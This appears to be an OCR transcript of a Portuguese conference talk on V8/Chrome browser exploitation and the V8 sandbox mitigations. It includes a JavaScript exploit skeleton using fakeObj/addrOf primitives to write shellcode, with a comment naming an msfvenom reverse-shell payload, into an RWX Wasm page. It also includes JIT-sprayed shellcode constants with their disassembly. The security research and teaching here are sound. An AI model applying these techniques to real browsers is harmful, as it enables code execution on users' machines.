BROWSER EXPLOITATION

THE END OF AN ERA

R3tr0@h2hc:~# whoami

- Blogs @ harddisk.com.br | retr0.zip
- CTF player @ epicleet.team + r3kapig.com
- CTO @ ret2.one
- Pwn && Reverse <3
- Browser pwn (2 crbug issue)

AGENDA

01

Contexto

Cenário antigo e atual de browser exploitation

02

Mitigações

Novas mitigações mais agressivas sendo implementadas

03

Bypass?

Designs de sandbox muito bem feitos, será um fim?

01

Contexto

Como foi e como é

Depois de uma corrupção tudo estava perdido


A anatomia geral de um exploit do Chrome/v8, e todos os engines de certa forma(SpiderMonkey, JavaScriptCore e v8), era muito parecida:

1. Corrupção de memória
2. Corromper ponteiros de um array para obter primitivas de *Fake Object* e *Addresss Of*
3. Criar uma página RWX com uma instância WASM
4. Copiar um shellcode para essa página
5. Win!

exploit....

```
var oob_float = triggerMemoryCorruption();
var obj_arr = [{}, {}];
var float_arr = [1.1, 2.2];

var obj_map = ftoi(oob_float[15]) & 0xffffffffn;
var float_map = ftoi(oob_float[32]) & 0xffffffffn;

var fake_arr = [itof(float_map), 1.2, 1.3, 1.4];
var fake = fakeObj(addrOf(fake_arr) + 0x20n);

var [wasm_instance,  wasm_exec_shellcode] = createWasmInstance();

var rwx_page_addr = ftoi(read(addrOf(wasm_instance) + 0x68n));
console.log("[+] Found pointer to rwx page: 0x"
            + addrOf(rwx_page_addr).toString(16))

var shellcode = [
  // msfvenom -p linux/x64/shell/reverse_tcp --format dword
];
copy_shellcode(rwx_page_addr, shellcode);

console.log("[*] Running shellcode...");
wasm_exec_shellcode();
```

Muito fácil com RWX, e sem isso?



Issue 932033: Harden Wasm by removing RWX jump table

Reported by hablich@chromium.org on Thu, Feb 14, 2019, 6:23 AM GMT-2 Proje

Comment 9 by Git Watcher on Tue, May 25, 2021, 3:37 PM GMT-3 Project Memb

The following revision refers to this bug:
https://chromium.googlesource.com/v8/v8/+/bdd4a6b714f2ad097fe309c1a83e3d1

commit bdd4a6b714f2ad097fe309c1a83e3d11e38a602e
Author: Daniel Lehmann <dlehmann@google.com>
Date: Fri May 21 16:49:19 2021

[wasm] Fix mprotect calls, lock contention of write protection

For mprotect-based write protection of WebAssembly code memory, we open {NativeModuleModificationScope}s each time a thread needs write-access to the code space. While fine-grained switching is good for security (the permission should only be granted for as short as possible, especially since it is process-wide), this can degrade performance considerably for two reasons (we measured up to 10x slower Liftoff compilation time cf. having no write protection):

Simplesmente remover a página RWX é inviável, pois a perda de desempenho pode deixar até 10x mais lento o LiftOff, compilador Wasm.
Hoje você pode ativar isso opcionalmente com a flag `--write-protect-code-memory`, desabilitada por padrão.


Precisamos de uma solução com menos overhead e mais eficaz, pois mesmo sem o RWX, qualquer ponteiro de função pode ser o suficiente.

02

Mitigações

Sandboxes e restrições

Construindo um ambiente seguro



V8 Sandbox

Aka. “Ubercage”

Author: saelo@
First Published: July 2021
Last Updated: October 2023
Status: Living Doc
Visibility: **PUBLIC**

This document is part of the V8 Sandbox Project and covers the high-level design of the sandbox.

Construindo um ambiente seguro


Summary

Objective: build a low-overhead, in-process sandbox for V8.

Motivation: V8 bugs typically allow for the construction of unusually powerful and reliable exploits. Furthermore, these bugs are unlikely to be mitigated by memory safe languages or upcoming hardware-assisted security features such as MTE or CFI. As a result, V8 is especially attractive for real-world attackers.

Design: The proposal assumes that an attacker can arbitrarily corrupt memory on the V8 heap, where JavaScript objects are located. This primitive can be constructed from typical V8 vulnerabilities. To protect other memory within the same process from corruption, and by extension to prevent the execution of arbitrary code, the V8 heap is moved into a pre-reserved region of virtual address space: the sandbox. Then, all memory accesses performed by V8 must either be restricted to the sandbox address space (e.g. by using offsets instead of raw pointers to reference objects) or be validated in some way (e.g. by using a pointer table indirection). In particular, full 64-bit pointers must be banned entirely from the V8 heap.

Construindo um ambiente seguro




Construindo um ambiente seguro

```
r3tr0 in v8 on  main
→  ./out/x64.release/d8 --allow-natives-syntax
V8 version 12.1.0 (candidate)
d8> const buffer = new ArrayBuffer(8); const view = new Int32Array(buffer);
undefined
d8> %DebugPrint(buffer)
DebugPrint: 0xc810004a885: [JSArrayBuffer]
 - map: 0x0c810018bfa9 <Map[64](HOLEY_ELEMENTS)> [FastProperties]
 - prototype: 0x0c810018c07d <Object map = 0xc81001995d9>
 - elements: 0x0c81000006a5 <FixedArray[0]> [HOLEY_ELEMENTS]
 - embedder fields: 2
 - backing_store: 0xc8200000000
 - byte_length: 8
 - max_byte_length: 8
 - detach key: 0x0c8100000061 <undefined>
 - detachable
 - properties: 0x0c81000006a5 <FixedArray[0]>
 - All own properties (excluding elements): {}
 - embedder fields = {
```

```
pwndbg> x/8wx 0xc810004a885-1
0xc810004a884:  0x0018bfa9      0x000006a5
0xc810004a894:  0x00000000      0x00000001
pwndbg>
```

Construindo um ambiente seguro




Construindo um ambiente seguro

```
── Raw source ──
() {
  return [
    -1.1935504820988301e+148, // mark
    1.9710255989867843e-246,
    1.971182898890236e-246,
    1.9711456320011017e-246,
    1.9711828988902365e-246,
    1.97118242283721e-246,
    1.97118289889686e-246,
    1.97118289994653e-246,
    1.9711828988945186e-246,
    1.971182898890234e-246,
    1.9711829003383248e-246,
    1.291834424613085e-241,
    1.9711828988865938e-246,
    1.971182898881177e-246,
  ]
}
```


```
pwndbg> x/30i 0×55d6e000408d
   0×55d6e000408d:      mov    DWORD PTR [rcx+0×3],0×1c
   0×55d6e0004094:      movabs r10,0×deaddeaddeaddede
   0×55d6e000409e:      vmovq  xmm0,r10
   0×55d6e00040a3:      vmovsd QWORD PTR [rcx+0×7],xmm0
   0×55d6e00040a8:      movabs r10,0×ceb900068732f68
   0×55d6e00040b2:      vmovq  xmm0,r10
   0×55d6e00040b7:      vmovsd QWORD PTR [rcx+0×f],xmm0
   0×55d6e00040bc:      movabs r10,0×ceb909090909058
   0×55d6e00040c6:      vmovq  xmm0,r10
   0×55d6e00040cb:      vmovsd QWORD PTR [rcx+0×17],xmm0
   0×55d6e00040d0:      movabs r10,0×ceb906e69622f68
   0×55d6e00040da:      vmovq  xmm0,r10
   0×55d6e00040df:      vmovsd QWORD PTR [rcx+0×1f],xmm0
   0×55d6e00040e4:      movabs r10,0×ceb90909090905a
   0×55d6e00040ee:      vmovq  xmm0,r10
   0×55d6e00040f3:      vmovsd QWORD PTR [rcx+0×27],xmm0
   0×55d6e00040f8:      movabs r10,0×ceb909020e0c148
   0×55d6e0004102:      vmovq  xmm0,r10
```

Construindo um ambiente seguro


Construindo um ambiente seguro



Construindo um ambiente seguro



Construindo um ambiente seguro



03

Sem Bypass? E agora?


Estamos perdendo?

DEMO EXPLOIT

Ainda não é o fim!!


Demo Exploit

Video PoC



Demo Exploit

Sem video, PoC ao vivo



Live PoC

Agenda (real)

01
Contexto
Cenário atual de browser exploitation

02
Mitigações
Novas mitigações mais agressivas sendo implementadas

03
Bypass?
Designs de sandbox muito bem feitos, não estão esquecendo algo?

04
Superfície
Superfície de ataque grande o suficiente para novas técnicas

05
Técnicas
Um jogo de gato e rato, estou torcendo para o Jerry


06
!! Exploit !!
Exploits funcionam e sempre vão funcionar

04

Superfície de ataque

- Browsers são complexos, seja isso bom ou não

O *RENDER PROCESS* É UM PROBLEMA INSOLUCIONÁVEL



v
@iavins

the complexity of building a new web browser from scratch

Traduzir post

The total word count of the W3C specification catalogue is 114 million words at the time of writing. If you added the combined word counts of the C11, C++17, UEFI, USB 3.2, and POSIX specifications, all 8,754 published RFCs, and the combined word counts of everything on Wikipedia's list of longest novels, you would be 12 million words short of the W3C specifications.[2]

I conclude that **it is impossible to build a new web browser**. The complexity of the web is *obscene*. The creation of a new web browser would be comparable in effort to the Apollo program or the Manhattan project.

It is impossible to:

- Implement the web correctly
- Implement the web securely
- Implement the web **at all**

ALT

1:34 PM · 23 de set de 2023 · **988,3 mil** Visualizações

O *RENDER PROCESS* É UM PROBLEMA INSOLUCIONÁVEL

Entre as superfícies fora da heap do v8:

1. HTML e svg's
2. CSS
3. Image codec
4. Video codec
5. New web API's (hardware API like)
6. WebGL/GPU API's
7. WASM
8. WebAudio
9. WebSQL
10. ...

- Existem fuzzers para cada um desses componentes, mas pouco explorados e/ou focados para Browsers.

O *RENDER PROCESS* É UM PROBLEMA INSOLUCIONÁVEL - DOM

FreeDom: Engineering a State-of-the-Art DOM Fuzzer

Wen Xu
Georgia Institute of Technology
wen.xu@gatech.edu

Soyeon Park
Georgia Institute of Technology
spark720@gatech.edu

Taesoo Kim
Georgia Institute of Technology
taesoo@gatech.edu

ABSTRACT

The DOM engine of a web browser is a popular attack surface and has been thoroughly fuzzed during its development. A common approach adopted by the latest DOM fuzzers is to generate new inputs based on context-free grammars. However, such a generative approach fails to capture the data dependencies in the inputs of a

ACM Reference Format:
Wen Xu, Soyeon Park, and Taesoo Kim. 2020. FreeDom: Engineering a State-of-the-Art DOM Fuzzer. In *Proceedings of the 2020 ACM SIGSAC Conference on Computer and Communications Security (CCS '20), November 9–13, 2020, Virtual Event, USA.* ACM, New York, NY, USA, 16 pages. https://doi.org/10.1145/3372297.3423340

O *RENDER PROCESS* É UM PROBLEMA INSOLUCIONÁVEL - DOM

FreeDom: Engineering a State-of-the-Art DOM Fuzzer

Wen Xu
Georgia Institute of Technology
wen.xu@gatech.edu

Soyeon Park
Georgia Institute of Technology
spark720@gatech.edu

Taesoo Kim
Georgia Institute of Technology
taesoo@gatech.edu

ABSTRACT

The DOM engine of
has been thoroughly
approach adopted b
inputs based on conte
approach fails to cap

Engineering a State-
1 SIGSAC Conference
November 9–13, 2020,
s. https://doi.org/10.

FreeDom

Paper

FREEDOM: Engineering a State-of-the-Art DOM Fuzzer (ACM CSS 2020)

O *RENDER PROCESS* É UM PROBLEMA INSOLUCIONÁVEL - DOM

Domato

A DOM fuzzer

Written and maintained by Ivan Fratric, ifratric@google.com

FREEDOM: Engineering a State-of-the-Art DOM Fuzzer (ACM CSS 2020)

O *RENDER PROCESS* É UM PROBLEMA INSOLUCIONÁVEL - CODEC

Project Zero

News and updates from the Project Zero team at Google

Tuesday, April 28, 2020

Fuzzing ImageIO

Posted by Samuel Groß, Project Zero

O *RENDER PROCESS* É UM PROBLEMA INSOLUCIONÁVEL - CODEC

O *RENDER PROCESS* É UM PROBLEMA INSOLUCIONÁVEL - CODEC

O *RENDER PROCESS* É UM PROBLEMA INSOLUCIONÁVEL - WEBGL

GLeeFuzz: Fuzzing WebGL Through Error Message Guided Mutation

Hui Peng
Purdue University

Zhihao Yao
UC Irvine

Ardalan Amiri Sani
UC Irvine

Dave (Jing) Tian
Purdue University

